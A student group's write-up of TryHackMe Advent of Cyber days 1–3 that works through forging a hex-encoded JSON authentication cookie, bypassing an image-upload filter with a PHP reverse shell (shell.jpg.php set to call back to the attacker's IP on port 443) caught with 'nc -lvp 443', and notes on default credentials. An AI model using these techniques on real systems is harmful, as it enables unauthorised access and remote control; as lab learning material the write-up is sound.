

# PSP0201

## Week 2

## Writeup

Group Name: F4urDeveloper

Members:

ID	NAME	ROLE
1211101242	RAJA FITRI HAZIQ BIN RAJA MOHD FUAD	LEADER
1211104237	ALIA MAISARA BINTI SHAHRIN	MEMBER
1211102287	TERRENCE CHENG	MEMBER
1211101153	MISCHELLE THANUSHA JULIUS	MEMBER

### Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/Walkthrough:


Question 1

Inspect the website. What is the title of the website?

Having access to the main page of the website as shown in the image below after typing in the given IP address, right click on the website and click ‘Inspect Element’ to find the title for the website.



After clicking the ‘Inspect Element’ option, the title of the website can be identified at the top left bottom of the page on the <h1> tag (highlighted in blue for viewing purposes).



## Question 2

### What is the name of the cookie used for authentication?

Register your own credentials and log in to the Christmas Control Centre. After doing so, it should lead you to the next page of the website titled 'View Console'.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Open up the browser developer tools by right clicking the page and click the 'Inspect Element' option. After doing so, go to the 'Storage' tab to identify the value of the cookie used for authentication.

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No

Value  
7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d

### Question 3

**In what format is the value of this cookie encoded?**

The answer for this particular question is obtainable via Binary 101 knowledge. As we can tell, base 2 and base 10 are not the correct format used for the cookie from previous question. Therefore, the only possible answer is base 16 which is ‘Hexadecimal’.

### Question 4

**Having decoded the cookie, what format is the data stored in?**

With the idea of the cookie’s value being hexadecimal, go to the Cyberchef website to decode the cookie and identify the format the data is stored in. Choose the ‘From Hex’ option and paste in the cookie’s value into the ‘Input’ section. The output should be the same as the image below. The opening and closing curly brackets with a key sets to a specific value tells us that the format the data is stored in is Javascript or JSON.

## Question 5

**What is the value for the company field in the cookie?**

After decoding the cookie's value and identifying the format the data is stored in, the answer can be found on company (key) which is set to The Best Festival Company (value).

## Question 6

**What is the other field found in the cookie?**

The other field can be identified by looking at the second key involved in the output. In this case, the second key should be 'username'.

The screenshot shows the CyberChef interface with the following configuration:

- Operations:** Favourites (selected), To Hex, From Hex, To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork.
- Recipe:** From Hex (disabled), To Hex (selected). Delimiter: None, Bytes per line: 0.
- Input:** A long hex string: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274606d6f746879227d
- Output:** start: 0s time: 1ms end: 0s length: 0 lines: 1
 

```
{"company": "The Best Festival Company", "username": "timothy"}
```
- Buttons:** STEP, BAKE!, Auto Bake.

## Question 7

### What is the value of Santa's cookie?

Still using Cyberchef, drag the ‘To Hex’ option to the recipe section and disable the ‘From Hex’ option to avoid any error for the value of Santa’s cookie later. Copy the output from previous question and paste it inside the ‘input’ section. Change the username to santa to gain the value of Santa’s cookie. By default, the delimiter is set to ‘space’ so changing it to ‘none’ is vital to get the value of Santa’s cookies. The value can be seen in the ‘output’ section if every steps mentioned is done correctly.

The screenshot shows the CyberChef interface with the following configuration:


- Operations:** Favourites (selected), To Hex, From Hex, To Base64, From Base64, To Hex, From Hex, To Hexdump, From Hexdump, URL Decode, Regular expression, Entropy, Fork, Magic.
- Recipe:** To Hex (selected), From Hex (disabled). Delimiter: None, Bytes per line: 0.
- Input:** {"company": "The Best Festival Company", "username": "santa"}
- Output:** start: 0s time: 0ms end: 0s length: 138 lines: 1
 

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2274606d6f746879227d
```
- Buttons:** STEP, BAKE!, Auto Bake.

## Question 8

### What is the flag you are given when the line is fully active?

After logging in and such, you should be given access to the controls, switch every controls you see on the page on and the flag should appear at the bottom of the page.



#### Thought Process/Methodology:

After typing in the IP address for the website titled Christmas Control Centre, we are able to inspect the website and identify the title for it. After that, we are able to register our own credentials and log into the website to gain access to the next page titled Control Console. Opening up the browser developer tools allows us to identify the cookie's value which is located under the Storage tab. Using our Binary 101 knowledge, we can deduce the value to be base 16 or hexadecimal. The value then can be converted using Cyberchef to identify the format of the data that is being stored in which is Javascript or JSON. Still using Cyberchef, to find the value of Santa's cookie, we can just change the username from our credentials to the word 'santa'. The final step for us to do is to enable every controls on the website page to let us identify the flag.

## Day 2 : Web Exploitation - The Elf Strikes Back!

## Tools use : THM Attackbox

## Solution/Walkthrough:

### Question 1:

What string of text needs adding to the URL to get access to the upload page?

Class Notes x TryHackMe | 25 Days of Cyber S... x PSP0201 Week 2 Writeup - Google Chrome +

tryhackme.com/room/learncyberin25days# Courses MMLS2 CAMSYS PSP0201 Week 2 W... PSP0201 T2130 - T... TryHackMe | 25 Day...

3. Find the directory containing your uploads.  
4. Try to bypass any filters and upload a reverse shell.  
5. Start a netcat listener to receive the shell  
6. Navigate to the shell in your browser and receive a connection!

---

*At the bottom of the dossier is a sticky note containing the following message:*

For Elf McEager:  
You have been assigned an ID number for your audit of the system:  
**ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site.  
Good luck!


*You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.*

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint



Insert the ip address of the victim

Class Notes x TryHackMe | 25 Days of Cyber Security x PSP0201 Week 2 Writeup - Good x +

tryhackme.com/room/learncyberin25days# Courses MMLS2 CAMSYS PSP0201 Week 2 W... PSP0201 T2130 - T... TryHackMe | 25 Day...

Files, PDFs, etc)

3. Find the directory containing your uploads.

4. Try to bypass any filters and upload a reverse shell.

5. Start a netcat listener to receive the shell

6. Navigate to the shell in your browser and receive a connection!

---

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Good luck!


You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint



Insert the id number given by the website which is ?id=ODIzODI5MTNiYmYw after the victim's ip adress to get access to the upload page

The screenshot shows a browser window with three tabs: "Class Notes", "tryhackme.com/room/learnycberin25days#", and "PSP0201 Week 2 Writeup - Google Sheets". The main content area displays a challenge from TryHackMe:

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:  
You have been assigned an ID number for your audit of the system:  
ODIzODI5MTNiYmYw. Use this to gain access to the upload section of the site.  
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint

To the right, a Firefox window titled "Protection" shows a page at 10.10.189.82/?id=ODIzODI5MTNiYmYw. The page has a dark theme with a button labeled "Select" and another labeled "Submit". A tooltip from the Firefox context menu is visible, listing options like "Save Page As...", "View Page Source", and "Inspect Element".

## Question 2 :

What type of file is accepted by the site?

The screenshot shows a browser window with three tabs: "Class Notes", "tryhackme.com/room/learnycberin25days#", and "PSP0201 Week 2 Writeup - Google Sheets". The main content area displays a challenge from TryHackMe:

At the bottom of the dossier is a sticky note containing the following message:

For Elf McEager:  
You have been assigned an ID number for your audit of the system:  
ODIzODI5MTNiYmYw. Use this to gain access to the upload section of the site.  
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

Answer the questions below

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw

Correct Answer Hint

What type of file is accepted by the site?

Image

Correct Answer Hint

To the right, a Firefox window titled "Protection" shows a page at 10.10.189.82/?id=ODIzODI5MTNiYmYw. The page has a dark theme with a button labeled "Select" and another labeled "Submit". A tooltip from the Firefox context menu is visible, listing options like "Save Page As...", "View Page Source", and "Inspect Element".

Double click the website and click on View Page Source

The screenshot shows a web browser with several tabs open. The main tab displays a challenge from TryHackMe. The challenge text says:

*At the bottom of the dossier is a sticky note containing the following message:*

For Elf McEager:  
You have been assigned an ID number for your audit of the system: **ODIzODI5MTNiYmYw**. Use this to gain access to the upload section of the site. Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

The right side of the screenshot shows the page's source code in a Firefox developer tools window. It includes HTML, CSS, and JavaScript, with a focus on the file input field and its accept attribute.

From the Page Source, we can see that the format of the file accepted is .jpeg , .jpg , .png , so the type of file accepted is image

### Question 3:

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

The screenshot shows a web browser with several tabs open. The main tab displays a challenge from TryHackMe. The challenge text says:

*At the bottom of the dossier is a sticky note containing the following message:*

Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

/uploads/ Correct Answer Hint

The right side of the screenshot shows a terminal session on the attack box (IP 10.10.113.250). The user runs a command to copy a reverse shell PHP file to the /usr/share/webshells directory.

The screenshot shows a Windows desktop environment. In the top taskbar, there are several open windows: 'Class Notes', 'tryhackme.com/room/learnbyberin25days#', 'TryHackMe | 25 Days of Cyber Security', 'PSP0201 Week 2 Writeup - Google Sheets', and 'PSP0201 Week 2 W...'. Below the taskbar, the Start menu is open with various system icons like 'Courses', 'MMLS2', 'CAMSYS', 'PSP0201 Week 2 W...', 'PSP0201 T2130 - T...', and 'TryHackMe | 25 Day...'.  
The main area of the screen displays a web browser window for 'tryhackme.com/room/learnbyberin25days#'. The page content includes instructions: 'the double-quotes. Set the port to 443 WITH NO double quotes, then save and exit the file. Congratulations, you now have a fully configured PHP reverse shell script!'. Below this is a code editor window titled 'shell.jpg.php' showing a PHP script. The script contains placeholder values for '\$ip' and '\$port' that have been changed to match the current setup. The terminal window on the right shows the command 'root@ip-10-10-113-250:~\$' and the file 'shell.jpg.php' in a nano editor. The terminal also displays some comments and variable definitions. At the bottom of the terminal window, there are various keyboard shortcuts for nano.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.3.2'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.12.223'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Change the \$ip to the attacker's ip address, and change the \$port to 443, reverse shell is done

Class Notes TryHackMe | 25 Days of Cyber Security PSP0201 Week 2 Writeup - Google Chrome

tryhackme.com/room/learnycyberin25days#

ODIzODI5MTNiYmYw. Use this to gain access to the upload section or the site.  
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

/uploads/ Correct Answer Hint

File Upload

Recent

Home

Desktop

Tools

Additional To...

Wordlists

Documents

Music

Videos

Downloads

+ Other Locations

Name

Size

Modified

Name	Size	Modified
Desktop	01:35	
Downloads	10 Sep 2020	
Instructions	30 Oct 2020	
Pictures	24 Nov 2021	
Postman	16 Aug 2020	
Rooms	Fri	
Scripts	Thu	
thinkclient_drives	13 Aug 2020	
Tools	22 Dec 2021	
shell.jpg.php	5.5 kB 02:00	

All Files Cancel Open

THM AttackBox 28m 28s

Class Notes TryHackMe | 25 Days of Cyber Security PSP0201 Week 2 Writeup - Google Chrome

tryhackme.com/room/learnycyberin25days#

ODIzODI5MTNiYmYw. Use this to gain access to the upload section or the site.  
Good luck!

You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser.

**Answer the questions below**

What string of text needs adding to the URL to get access to the upload page?

?id=ODIzODI5MTNiYmYw Correct Answer Hint

What type of file is accepted by the site?

Image Correct Answer Hint

Bypass the filter and upload a reverse shell.

In which directory are the uploaded files stored?

/uploads/ Correct Answer Hint

Protection - Mozilla Firefox

Protection http://10.10.189.82/?id=ODIzODI5MTNiYmYw

TryHackMe | Learn Cybersecurity TryHackMe Support Offline CyberChef

Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

Select Submit

No file selected

THM AttackBox 27m 49s

Upload the file that we want, in this case it's shell.jpg.php

The screenshot shows a web browser with several tabs open. The active tab is a challenge page from TryHackMe. The page contains a message: "ODIzODI5MTNiYmYw . Use this to gain access to the upload section or the site. Good luck!" and "You note down the ID number and navigate to the displayed IP address (10.10.189.82) in your browser." Below this, there are four questions with input fields and "Correct Answer" and "Hint" buttons:

- What string of text needs adding to the URL to get access to the upload page? Input: ?id=ODIzODI5MTNiYmYw
- What type of file is accepted by the site? Input: Image
- Bypass the filter and upload a reverse shell.
- In which directory are the uploaded files stored? Input: /uploads/

To the right of the browser, a terminal window titled "THM AttackBox" shows the file upload process:

```
Index of /uploads - Mozilla Firefox
Index of /uploads
Parent Directory
shell.jpg.php 2022-06-19 21:03 5.4K

root@ip-10-10-113-250:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
root@ip-10-10-113-250:~# nano shell.jpg.php
root@ip-10-10-113-250:~# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

The terminal window also displays a timer: 27m 01s.

Try out some common directory for most websites, in this case the directory the uploaded file are stored by the site is /uploads/

#### Question 4 :

Activate your reverse shell and catch it in a netcat listener!

The screenshot shows a web browser with several tabs open. The active tab is a challenge page from TryHackMe. The page contains a message: "Answer the questions below" and "What string of text needs adding to the URL to get access to the upload page?" Below this, there are four questions with input fields and "Correct Answer" and "Hint" buttons:

- What string of text needs adding to the URL to get access to the upload page? Input: ?id=ODIzODI5MTNiYmYw
- What type of file is accepted by the site? Input: Image
- Bypass the filter and upload a reverse shell.
- In which directory are the uploaded files stored? Input: /uploads/

Below these questions, there is a new section: "Activate your reverse shell and catch it in a netcat listener!" with an input field: "No answer needed".

To the right of the browser, a terminal window titled "THM AttackBox" shows the netcat listener setup:

```
File Edit View Search Terminal Help
root@ip-10-10-113-250:~# cp /usr/share/webshells/php/php-reverse-shell.php ./shell.jpg.php
root@ip-10-10-113-250:~# nano shell.jpg.php
root@ip-10-10-113-250:~# nc -lvp 443
Listening on [0.0.0.0] (family 0, port 443)
```

The terminal window also displays a timer: 23m 58s.

The screenshot shows a web browser with several tabs open. The active tab is a challenge from TryHackMe titled "PSP0201 Week 2 Writeup - Good". On the left, there's a sidebar with questions and their answers:

- What string of text needs adding to the URL to get access to the upload page? Answer: ?id=ODIzODI5MTNiYmYw (Correct Answer)
- What type of file is accepted by the site? Answer: Image (Correct Answer)
- Bypass the filter and upload a reverse shell.
- In which directory are the uploaded files stored? Answer: /uploads/ (Correct Answer)
- Activate your reverse shell and catch it in a netcat listener!
- No answer needed (Question Done)

On the right, a terminal window shows the user performing a reverse shell attack on an AttackBox (IP: 10.10.113.250). The user copies a PHP reverse shell script to the server and runs it, then connects via netcat to port 443. The terminal shows the connection from the victim machine (IP: 10.10.189.82) and the user's own machine (IP: 10.10.113.250). The user then tries to set up a terminal process group but receives an error. Finally, they run a netcat listener on port 443.

## Question 5 :

What is the flag in `/var/www/flag.txt`?

The screenshot shows a web browser with several tabs open. The active tab is a challenge from TryHackMe titled "PSP0201 Week 2 Writeup - Good". On the left, there's a sidebar with questions and their answers:

- What string of text needs adding to the URL to get access to the upload page? Answer: ?id=ODIzODI5MTNiYmYw (Correct Answer)
- What type of file is accepted by the site? Answer: Image (Correct Answer)
- Bypass the filter and upload a reverse shell.
- In which directory are the uploaded files stored? Answer: /uploads/ (Correct Answer)
- Activate your reverse shell and catch it in a netcat listener!
- No answer needed (Question Done)
- What is the flag in `/var/www/flag.txt`? Answer: THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh} (Correct Answer)

On the right, a terminal window shows the user reaching the end of the challenge. They mention the "Advent of Cyber, Day 2" and thank @Vargnaar for his valuable design lessons. The terminal then displays the flag: `THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}`. The user also wishes the viewer good luck for Christmas and signs off as MuirlandOracle.

## **Thought Process/Methodology:**

We were given the GET parameter to access the website file upload point. To know what type of file that the website accepts, we opened Page Source and started analysing the type of file that can be uploaded, in this case it is image. It is also common that most websites use the same common upload file directory which is `/uploads/`. After that, we bypassed the filters and uploaded a reverse shell. We also started a netcat listener to receive the reverse shell.

## **Day 3:Web Exploitation - Christmas Chaos**

### **Solution/walkthrough**

#### **1.What is the name of the botnet mentioned in the text that was reported in 2018?**

- Bypass a login form using BurpSuite

##### **Authentication**

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

##### **Default Credentials**

You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.

What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of Internet of Things (IoT) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid \$250 for the reported issue):

- <https://hackerone.com/reports/195163> - Starbucks, bug bounty for default credentials.
- <https://hackerone.com/reports/804548> - US Dept Of Defense, admin access via default credentials.

In 2017, it was [reported](#) that 15% of all IoT devices still use default passwords.

[SecLists](#) is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

#### **2.How much did Starbucks pay in USD for reporting default credentials according to the text?**



##### **Authentication**

Authentication is a process of verifying a users' identity, normally by credentials (such as a username, user id or password); to put simply, authentication involves checking that somebody really is who they claim to be. Authorization (which is fundamentally different to authentication, but often used interchangeably) determines what a user can and can't access; authorization is covered in tomorrow walkthrough, today's task focuses on authentication and some common flaws.

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##### **Dictionary Attacks using BurpSuite**

**3. Read the report from Hackerone ID:804548 - who was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th?**

The screenshot shows a detailed timeline of events for a specific report. On the right, a sidebar displays metadata: Participants (arm4nd0), State (Resolved), Reported to (U.S. Dept Of Defense), Disclosed (June 25, 2020 9:38pm +0800), Severity (Critical (9 ~ 10)), Weakness (Improper Access Control - Generic), CVE ID (None), and Account de... (None). The main area shows a list of events:

- agent-18 (U.S. Dept Of Defense staff) changed the status to Triaged. (Feb 25th (2 years ago))
- arm4nd0 posted a comment. (May 11th (2 years ago))
- agent2 closed the report and changed the status to Resolved. (May 22nd (2 years ago))
- arm4nd0 posted a comment. (Jun 25th (2 years ago))
- agent-18 (U.S. Dept Of Defense staff) posted a comment. (Updated Jun 25th (2 years ago))
- arm4nd0 posted a comment. (Jun 25th (2 years ago))
- arm4nd0 requested to disclose this report. (Jun 25th (2 years ago))
- ag3nt-j1 (U.S. Dept Of Defense staff) agreed to disclose this report. (Jun 25th (2 years ago))
- This report has been disclosed. (Jun 25th (2 years ago))
- U.S. Dept Of Defense has locked this report. (Jun 25th (2 years ago))

**Go to this website <https://hackerone.com/reports/804548> and search for Depth of Defense.**

The screenshot shows the profile page for user ag3nt-j1. The top navigation bar includes links for WhatsApp, PSP0201 Week 2, Meet, PSP0201 T2130, TryHackMe, HackerOne, TryHackMe Adver, and Contact Us.

**User Profile:**

- Profile picture: DOD Cyber Defense Center logo
- Username: ag3nt-j1
- Link: <https://www.dc3.mil/Organizations/Vulnerability-Disclosure/Vulnerability-Disclos>
- Joined: November 2017
- Twitter icon
- Stats: 90 Days (dropdown menu)
- Signal
- Percentile

**Hacktivity:**

- 6 (Upvotes) By ag3nt-j1 to U.S. Dept Of Defense (closed 3 years ago)
- 0 (Upvotes) By ag3nt-j1 to U.S. Dept Of Defense (closed 2 years ago)

